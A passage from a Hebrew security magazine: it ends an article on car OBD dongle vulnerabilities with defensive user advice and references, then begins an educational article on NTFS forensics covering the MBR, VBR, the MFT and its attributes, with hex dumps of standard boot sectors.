נמליץ למשתמשים של Dongle-ים כאלה על צעדים שיוכלו לעזור כנגד פגיעויות אלה:

- לא להשאיר את ה-Dongle מחובר כשיוצאים מהרכב.
- לא לחבר את ה-Dongle בזמן נסיעה.

סיכום

במאמר זה הראינו איך במתארים מסוימים אבטחת מידע משפיעה לא רק על הנושאים הרגילים כגון פרטיות או סודיות אלא גם על המישור הפיזי ואיך פרצות אבטחה ברכבים יכולות לגרום לסיכון חיי אדם.

על המחברים

עומר כספי, מפתח אמבדד בתחום ה-Automotive Security בחברת GuardKnox שבזמנו הפנוי מתעסק במחקר חולשות לכל שאלה, הערה/הארה, מוזמנים לפנות אלי בכתובת:

komerk0@gmail.com

ליאור שרון, מפתח אמבדד בתחום ה-Network Security ועובד במשרה חלקית בחברת GuardKnox. לכל שאלה מוזמנים לפנות אליי בכתובת:

lior.sx@gmail.com

תודות

ברצוננו להודות לעידן נדב שנתן ייעוץ, הערות ותיקונים למאמר זה.

ביבליוגרפיה ומקורות נוספים לקריאה

- קישור לפריצה שבוצעה על ידי OBD Dongle פריץ:
https://www.wired.com/2015/08/hackers-cut-corvettes-brakes-via-common-car-gadget/
- ELM327 Datasheet:
https://www.elmelectronics.com/wp-content/uploads/2016/07/ELM327DS.pdf
- App Note 7: Sending Arbitrary CAN Messages:
https://www.elmelectronics.com/wp-content/uploads/2017/11/AppNote07.pdf

Digital Whisper — Technologic papers

NTFS Forensic

מאת דני אודלר

הקדמה

"NTFS (ראשי תיבות של New Technology File System), היא מערכת קבצים בעיצוב מיקרוסופט, שיצאה לשוק ב-1993, יחד עם Windows NT 3.1. NTFS התפתחה מתוך מערכת הקבצים HPFS שעוצבה כחלק מהמיזם OS/2 המשותף ל-IBM--ולמיקרוסופט ועל פי עקרונות של מערכת ניהול הקבצים NTFS נועדה להחליף את מערכת הקבצים FAT והציגה שיפורים רבים על פניה.

NTFS כוללת מגוון שיפורים על פני FAT, כגון - תמיכה בקבצים גדולים במיוחד (עד 2^{64} בתים), רשימת בקרת גישה (המאפשרת לקבוע הרשאות גישה למשתמשים ברמה של קבצים בודדים), תיעוד פעולות (Journaling) דחיסת נתונים מובנית, התאוששות עצמית, יכולת שחזור נתונים במצב של כשל בדיסק, וחיפוש קבצים מהיר יותר באמצעות קיטלוג." (ויקיפדיה)

מספר דגשים לפני המשך קריאת המאמר:


1. הסקירה להלן תתייחס למבנה העדכני של NTFS המיושם ב-Windows8 וב-Windows10
2. הנחת הבסיס היא שמדובר במחשב עם BIOS ולא עם UEFI מכיוון ויש שוני במבנים שיתוארו בהמשך וחלוקת המחיצות ב-UEFI שונה ומוגדרת אחרת.

במערכת קבצים זו, **Sector** לרב מוגדר כ-512 בתים רציפים בדיסק. **Cluster** לרב מוגדר כ-8 סקטורים, (4096 בתים רציפים בדיסק), **ומחיצה** (Partition) הינה ייצוג לוגי לחלק מהדיסק. יתכן ויהיו מספר מחיצות בדיסק מסויים.

מבנה מערכת הקבצים הינו פרי יצירתה של מייקרוסופט והתיעוד איננו רב אם בכלל. אך עם זאת, במרוץ השנים נעשו מאמצים לפתח מימוש דומה עבור מערכות לינוקס אשר דרש כתיבת דרייבר NTFS, פרוייקט זה מספק מידע בעל ערך רב (ראה מקורות מס' 3).

ראשית צריך להבין שכל דבר ב-NTFS הוא קובץ, החל מקבצי ה-meta files של ה-NTFS ועד הקבצים הרגילים הפזורים בדיסק. כך למשל גם ה-NTFS boot record הינו קובץ לכל דבר.

מבנה הדיסק:



מה זה MBR?

MBR - Master Boot Record - נמצא פיזית ב-Cylinder 0, Head 0, Sector 1. ה-MBR תופס את ה-512 הבתים הראשונים בדיסק. 446 הבתים הראשונים מכילים קוד אתחול ובדיקת קיום של TPM. הקוד בעיקרו מעתיק את עצמו לזכרון וקופץ אל מיקום זה להמשך ריצה. הקוד גם מטפל בהצגת שגיאות כגון מחיצה לא מאותחלת ועוד. בהנחה שאין UEFI , כל הקוד רץ ב-real mode - אין זכרון וירטואלי ומרחב הכתובות לרב מוגבל ל-20 ביט.

64 הבתים הבאים מכילים את טבלת המחיצות אשר מחזיקה לכל מחיצה את מאפייניה כגון גודל, מיקום התחלה, סוג, אתחול. למעשה יש תמיכה בארבע מחיצות לעומת מערכות UEFI בה הדיסק פורמט עם טבלת GPT (מחוץ למאמר זה):

Description	Size (Bytes)
Bootstrap code area	446
Partition Entry #1	16
Partition Entry #2	16
Partition Entry #3	16
Partition Entry #4	16
Magic Number	2
Total:	**512**

לאחר שה-Bios מסיים את פעולות ה-Power-On Self Test הוא יטען את קוד ה-MBR לזכרון ויעביר את הריצה אליו. ה-MBR יעבור על ה-partition table ויחפש את המחיצה שמסומנת כ-bootable, לאחר שמצא אותה הוא יטען לזכרון את ה-VBR של אותה מחיצה. המחיצה הראשונה, לאו דווקא מחיצת האתחול, תתחיל בסקטור 2048 או בדיוק 1 מגהבייט מתחילת הדיסק.

ב-Windows8 ומעלה המחיצה הראשונה מוגדרת כשמורה system reserved וגודלה 350 מגהבייט, רב המחיצה הזאת תפוסה ע"י סביבת השיחזור של Windows ולשם כך היא נועדה.

מה זה VBR?

Volume Boot Record - VBR, מתחיל מייד עם תחילת המחיצה ואנו נתייחס כאן ל-VBR של מחיצת האתחול, כלומר אם יש לדוגמא 4 מחיצות בדיסק אזי רב המחיצות יכילו VBR ואנו נתחייס בפרט למחיצת האתחול של Windows. 16 הסקטורים הראשונים של מחיצת האתחול מוקדשים לביצוע פעולות אתחול כאשר הסקטור הראשון הוא למעשה ה-VBR ומיד אחריו ישנם 9 סקטורים אשר מכילים את ה-Bootmgr Loader אשר מתעדכן מעת לעת לפי גרסאת וינדווז הרלוונטית.

בלוק ה-VBR מתחיל בקפיצה, אופקוד EB52, להיסט 0x54 ובכך מדלג על המשתני אתחול שלו (ראה איור בעמוד הבא). קוד הריצה מכיל ברובו קריאות לפסיקות INT13 BIOS אשר מפורשים כשרותי קריאה מהדיסק הקשיח במצב real mode, הרבה לפני שדרייברים של NTFS נטענים. אפשר לראות למשל בהיסט 0x7A, 0x145,0x9E את הקריאות לפסיקה זו - CD13.

לאחר מכן קוד ה-VBR מעתיק לזכרון את 9 הסקטורים שבהם נמצא ה-bootmgr loader ומבצע בדיקה לגבי רכיב ה-TPM, ניתן לראות את האחרון בהיסט 0xE3 שם ישנם תווי אסקי TCPA, זה הוא קיצור של Trusted Computing Platform Alliance אשר קשור לבדיקות רכיב ה-TPM, Bitlocker למשל ישתמש במידע זה כדי להצפין דאטה.

בלוק ה-VBR מסתיים עם חתימה של 0x55AA:

```
x0008A800  x000  EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00   ëR NTFS    .....
567,296    x010  00 00 00 00 00 F8 00 00 3F 00 FF 00 00 A8 08 00   ......ø..?.ÿ..¨..
           x020  00 00 00 00 80 00 80 00 21 B0 C0 1B 00 00 00 00   ....€.€.!°À.....
           x030  00 00 0C 00 00 00 00 00 02 00 00 00 00 00 00 00   ................
           x040  F6 00 00 00 01 00 00 00 44 D4 89 5A FD 89 5A 1C   ö.......DÔ‰Zý‰Z.
           x050  00 00 00 00 FA 33 C0 8E D0 BC 00 7C FB 68 C0 07   ....ú3ÀŽÐ¼.|ûhÀ.
           x060  1F 1E 68 66 00 CB 88 16 0E 00 66 81 3E 03 00 4E   ..hf.Ëˆ...f.>..N
           x070  54 46 53 75 15 B4 41 BB AA 55 CD 13 72 0C 81 FB   TFSu.´A»ªUÍ.r..û
           x080  55 AA 75 06 F7 C1 01 00 75 03 E9 DD 00 1E 83 EC   Uªu.÷Á..u.éÝ..ƒì
           x090  18 68 1A 00 B4 48 8A 16 0E 00 8B F4 16 1F CD 13   .h..´HŠ...‹ô..Í.
           x0A0  9F 83 C4 18 9E 58 1F 72 E1 3B 06 0B 00 75 DB A3   ŸƒÄ.žX.rá;...uÛ£
           x0B0  0F 00 C1 2E 0F 00 04 1E 5A 33 DB B9 00 20 2B C8   ..Á.....Z3Û¹. +È
           x0C0  66 FF 06 11 00 03 16 0F 00 8E C2 FF 06 16 00 E8   fÿ.......ŽÂÿ...è
           x0D0  4B 00 2B C8 77 EF B8 00 BB CD 1A 66 23 C0 75 2D   K.+Èwï¸.»Í.f#Àu-
           x0E0  66 81 FB 54 43 50 41 75 24 81 F9 02 01 72 1E 16   f.ûTCPAu$.ù..r..
           x0F0  68 07 BB 16 68 52 11 16 68 09 00 66 53 66 53 66   h.».hR..h..fSfSf
           x100  55 16 16 16 68 B8 01 66 61 0E 07 CD 1A 33 C0 BF   U...h¸.fa..Í.3À¿
           x110  0A 13 B9 F6 0C FC F3 AA E9 FE 01 90 90 66 60 1E   ..¹ö.üóªéþ...f`.
           x120  06 66 A1 11 00 66 03 06 1C 00 1E 66 68 00 00 00   .f¡..f.....fh...
           x130  00 66 50 06 53 68 01 00 68 10 00 B4 42 8A 16 0E   .fP.Sh..h..´BŠ..
           x140  00 16 1F 8B F4 CD 13 66 59 5B 5A 66 59 66 59 1F   ...‹ôÍ.fY[ZfYfY.
           x150  0F 82 16 00 66 FF 06 11 00 03 16 0F 00 8E C2 FF   .‚..fÿ.......ŽÂÿ
           x160  0E 16 00 75 BC 07 1F 66 61 C3 A1 F6 01 E8 09 00   ...u¼..faÃ¡ö.è..
           x170  A1 FA 01 E8 03 00 F4 EB FD 8B F0 AC 3C 00 74 09   ¡ú.è..ôëý‹ð¬<.t.
           x180  B4 0E BB 07 00 CD 10 EB F2 C3 0D 0A 41 20 64 69   ´.»..Í.ëòÃ..A di
           x190  73 6B 20 72 65 61 64 20 65 72 72 6F 72 20 6F 63   sk read error oc
           x1A0  63 75 72 72 65 64 00 0D 0A 42 4F 4F 54 4D 47 52   curred...BOOTMGR
           x1B0  20 69 73 20 63 6F 6D 70 72 65 73 73 65 64 00 0D    is compressed..
           x1C0  0A 50 72 65 73 73 20 43 74 72 6C 2B 41 6C 74 2B   .Press Ctrl+Alt+
           x1D0  44 65 6C 20 74 6F 20 72 65 73 74 61 72 74 0D 0A   Del to restart..
           x1E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
           x1F0  00 00 00 00 00 00 8A 01 A7 01 BF 01 00 00 55 AA   ......Š.§.¿...Uª
```

משתני האתחול של ה-VBR נמצאים ב-82 בתים הראשונים בבלוק ומכילים מידע חשוב על המחיצה.
המשתנים החשובים הם: גודל סקטור, גודל קלאסטר, מיקום תחילת טבלת ה-MFT וגודל מחיצה:

Sector	Boot sector (NTFS)					
x0008A800	Valid Boot Sector					
567,296	NTFS Signature:	NTFS		Physical drive #:	x80	128
	Bytes per sector:	x0200	512	Sectors in volume:	x00001BC0B021	465612833
	Sectors per cluster:	x08	8	1st MFT cluster:	x000C0000	786432
	Media descriptor:	xF8	248	1st MFT mirror cluster:	x00000002	2
	Sectors per FAT:	x0000	0	Clusters/file record:	x000000F6	246
	Sectors per track:	x003F	63	Clusters/index block:	x00000001	1
	Heads:	x00FF	255	Volume serial number:	x5A89D444	1518982212
	Hidden sectors:	x00000008A800	567296			

הקוד ב-bootmgr loader מכיל הודעות שגיאה שונות למטרות אתחול, ובעיקר תפקידו לטעון את קובץ ה-BOOTMGR של Windows ולהעביר את המשך העליה אליו. מכאן Windows נכנס לפעולה, יטען דרייברים של כתיבה/קריאה וימשיך לטעון את הקרנל:

Sector	Offset	Hex values	Ascii values
x0008A801	x000	07 00 42 00 4F 00 4F 00 54 00 4D 00 47 00 52 00	..B.O.O.T.M.G.R.
567,297	x010	04 00 24 00 49 00 33 00 30 00 00 D4 00 00 00 24	..$.I.3.0..Ô...$
	x020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
	x030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
	x040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
	x050	00 00 00 00 00 00 E9 C0 00 90 05 00 4E 00 54 00	......éÀ....N.T.
	x060	4C 00 44 00 52 00 07 00 42 00 4F 00 4F 00 54 00	L.D.R...B.O.O.T.
	x070	54 00 47 00 54 00 07 00 42 00 4F 00 4F 00 54 00	T.G.T...B.O.O.T.
	x080	4E 00 58 00 54 00 00 00 00 00 00 00 00 00 00 00	N.X.T...........
	x090	00 00 00 00 00 00 00 00 00 00 0D 0A 41 6E 20 6F	............An o
	x0A0	70 65 72 61 74 69 6E 67 20 73 79 73 74 65 6D 20	perating system
	x0B0	77 61 73 6E 27 74 20 66 6F 75 6E 64 2E 20 54 72	wasn't found. Tr
	x0C0	79 20 64 69 73 63 6F 6E 6E 65 63 74 69 6E 67 20	y disconnecting
	x0D0	61 6E 79 20 64 72 69 76 65 73 20 74 68 61 74 20	any drives that
	x0E0	64 6F 6E 27 74 0D 0A 63 6F 6E 74 61 69 6E 20 61	don't..contain a
	x0F0	6E 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74	n operating syst
	x100	65 6D 2E 00 00 00 00 00 00 00 00 00 00 00 00 00	em..............
	x110	00 00 00 00 00 00 00 9A 02 66 0F B7 06 0B 00 66	.......▮.f.·...f
	x120	0F B6 1E 0D 00 66 F7 E3 66 A3 52 02 66 8B 0E 40	.¶...f÷ãf£R.f▮.@
	x130	00 80 F9 00 0F 8F 0E 00 F6 D9 66 B8 01 00 00 00	.€ù.....öÙf¸....
	x140	66 D3 E0 EB 08 90 66 A1 52 02 66 F7 E1 66 A3 86	fÓàë..f¡R.f÷áf£▮
	x150	02 66 0F B7 1E 0B 00 66 33 D2 66 F7 F3 66 A3 56	.f.·...f3Òf÷óf£V
	x160	02 E8 A2 04 66 8B 0E 4E 02 66 89 0E 26 02 66 03	.è¢.f▮.N.f▮.&.f.
	x170	0E 86 02 66 89 0E 2A 02 66 03 0E 86 02 66 89 0E	.▮.f▮.*.f..▮.f▮.
	x180	2E 02 66 03 0E 86 02 66 89 0E 3E 02 66 03 0E 86	..f..▮.f▮.>.f..▮
	x190	02 66 89 0E 46 02 66 B8 90 00 00 00 66 8B 0E 26	.f▮.F.f¸....f▮.&
	x1A0	02 E8 90 09 66 0B C0 0F 84 BF FD 66 A3 32 02 66	.è..f.À.▮¿ýf£2.f

טבלת ה-MFT

זה הוא הרכיב המרכזי במערכת ה-NTFS. זו היא טבלה המורכבת מרשומות MFT, כאשר כל רשומה מתארת קובץ או תיקיה במערכת הקבצים. כל רשומה הינה בגודל של שני סקטורים כלומר 1024 בתים, אלא אם הוגדר אחרת ב-VBR.

כמו שכבר נאמר כל דבר בNTFS הינו קובץ ואף טבלת ה-MFT הינה קובץ אשר לה יש רשומה בתוך טבלת הMFT, למעשה הרשומה הראשונה בטבלה מצביעה לטבלה עצמה. הטבלה מתחילה בגודל קטן יחסית וגדלה לפי הצורך ככל שקבצים חדשים מתווספים לדיסק.

טבלת ה-MFT מתחילה לרב בקלאסטר 0xc0000 כאשר היסט זה הוא מתחילת המחיצה ונקבע במשתני אתחול של ה-VBR:

Sector	Name	Type	Attributes	Size
x00600000	**$MFT**	FILE	___sh__	262144
6,291,456	No: x0[x1] (x0), Parent directory: x5[x5], Run: 31:40 00 00 0C			
x00600002	**$MFTMirr**	FILE	___sh__	4096
6,291,458	No: x1[x1] (x1), Parent directory: x5[x5], Run: 11:01 02			
x00600004	**$LogFile**	FILE	___sh__	23265280
6,291,460	No: x2[x2] (x2), Parent directory: x5[x5], Run: 32:30 16 5A E9 0B			
x00600006	**$Volume**	FILE	___sh__	0
6,291,462	No: x3[x3] (x3), Parent directory: x5[x5], Run: Resident			
x00600008	**$AttrDef**	FILE	___sh__	2560
6,291,464	No: x4[x4] (x4), Parent directory: x5[x5], Run: 11:01 23			
x0060000A	.	DIR	___sh__	
6,291,466	No: x5[x5] (x5), Parent directory: x5[x5], Run: 11:01 24			
x0060000C	**$Bitmap**	FILE	___sh__	478048
6,291,468	No: x6[x6] (x6), Parent directory: x5[x5], Run: 31:75 8A FF 0B			
x0060000E	**$Boot**	FILE	___sh__	8192
6,291,470	No: x7[x7] (x7), Parent directory: x5[x5], Run: 11:02 00			
x00600010	**$BadClus**	FILE	___sh__	0
6,291,472	No: x8[x8] (x8), Parent directory: x5[x5], Run: Resident			
x00600012	**$Secure**	FILE	___sh__	
6,291,474	No: x9[x9] (x9), Parent directory: x5[x5], Run:			
x00600014	**$UpCase**	FILE	___sh__	131072
6,291,476	No: xA[xA] (xA), Parent directory: x5[x5], Run: 11:20 03			
x00600016	**$Extend**	DIR	___sh__	
6,291,478	No: xB[xB] (xB), Parent directory: x5[x5], Run:			
x00600018		FILE	___sh__	0
6,291,480	No: xC[xC] (xC), Parent directory: , Run: Resident			

קבצי Metadata בטבלת ה-MFT


16 הרשומות הראשונות בטבלה מוקדשות לקבצי המערכת.

- **$MFT** - תאור טבלת ה-MFT
- **$MFTMirr** - מכיל גיבוי של מספר קבצי מטהדאטה עיקריים, למעשה ארבעת הקבצים הראשונים בטבלה.
- **$LogFile** - מכיל טרנזקציות שבוצעו על קבצים.
- **$Volume** - מכיל שם ותאור המחיצה.
- **$AttrDef** - מגדיר את ה-Attributes האפשריים לכל קובץ, גודלם ושמם.
- **$.** - מכיל את תיקיית השורש של המחיצה.
- **$Bitmap** - מערך המגדיר איזה קלאסטר תפוס, למשל אם ביט מספר 500 במערך דלוק אזי קלאסטר מספר 500 תפוס.
- **$Boot** - מכיל את ה-VBR.
- **$BadClus** - מכיל את הקלאסטרים שמוגדרים כלא תקינים.
- **$Secure** - מכיל אפשרויות של הרשאות גישה לקבצים.
- **$UPCase** - מכיל אות גדולה עבור כל תו Unicode.
- **$Extend** - הרחבות לקבצי מערכת כגון Reparse Point


רשומת MFT

כל רשומת MFT היא סוג של מצביע לקובץ האמיתי או לחילופין מכילה בעצמה את תכולת הקובץ, ללא הצבעה. חשוב להבין שרשומות MFT אינן נמחקות אלא ממוחזרות, כלומר אם קובץ נמחק מהדיסק, רשומת ה-MFT שלו תתעדכן למצב מחוק אך לא תמחק בפועל.

כל רשומה מכילה Header ומספר attributes. כל attribute מכיל אף הוא header משל עצמו:




כל attribute מכיל בתחילתו תיאור של הטיפוס, גודל, והאם הוא מקומי או חיצוני. attribute מקומי משמעו כי כל הנתונים שלו נמצאים ברשומה עצמה. attribute חיצוני משמעו כי הנתונים שלו שמורים בקלאסטרים אחרים בדיסק; למשל תוכן של קובץ אשר גדול מכדי להישמר בתוך הרשומה עצמה, כמו באיור הבא:




Standard Information Attribute

מכיל מידע כללי כגון דגלים, קריאה כתיבה ופתיחה אחרונה, הרשאות גישה. הוא נמצא באופן גורף בכל רשומות ה-MFT עבור קבצים וגם תיקיות. הוא נמצא תמיד ראשון בסדר הופעת ה-attributes מכיוון והסוג שלו הוא הנמוך ביותר 0x10.



File Name Attribute


כל רשומת MFT תכיל לפחות attribute אחד כזה. מכיל את שם הקובץ ביוניקוד, סוג הקובץ, גודל הקובץ, גישה/כתיבה/קריאה אחרונה לקובץ (לא תמיד מעודכן), קישור לתיקיית האב.



Data Attribute

משמש לשמירת מידע מסוג כלשהוא. attribute זה יכול להופיע מספר פעמים לדוגמה במיקרה של ADS - Alternative Data Stream אנחנו נראה attribute עבור המידע של תוכן הקובץ ו-attribute נוסף ל-ADS.

(להרחבה - ראה את מאמרו של אפיק קסטיאל מגיליון מספר 17)




בדוגמה זו כאשר ה-attribute הינו חיצוני, נשמר מצביע אל הקלאסטרים אשר מכילים מידע זה. הקלאסטרים לא חייבים להיות רציפים לכן יתכנו מספר מצביעים. מצביע כזה נקרא DataRun כאשר המבנה של כל מצביע הוא כלהלן: הבייט הראשון אומר כמה בתים צריך לקרוא כדי לקבל את כמות הקלאסטרים וכמה בתים צריך לקרוא כדי לקבל את המיקום ההתחלתי של הקלאסטר הראשון. כלומר הבייט הראשון הוא זוג של מיקום וגודל. למשל באיור שבעמוד זה המידע יושב החל מקלאסטר 0x68dc04 וגודלו 0x21c0 קלאסטרים - כלומר כ-33mb.

בסעיף הבא נכיר עוד שני attributes וישנם עוד נוספים אשר יכולים להופיע ברשומת ה-MFT אך אלה פחות בשימוש ולא נרחיב עליהם כאן.

מבנה העץ של NTFS

המיבנה מאורגן ומוחזק כעץ מסוג B-TREE אשר מקל על אחסון וחיפוש של קבצים במערכת. העץ מוגדר כך שהילדים השמאליים של צומת קטנים מערך הצומת והילדים הימניים של צומת גדולים מערך הצומת. כך שהחיפוש מתבצע ביעילות מירבית. כל צומת יכול להחזיק מספר ערכים ומכאן למעשה נגזר שמספר הבנים של צומת הוא מספר הערכים בצומת + 1:

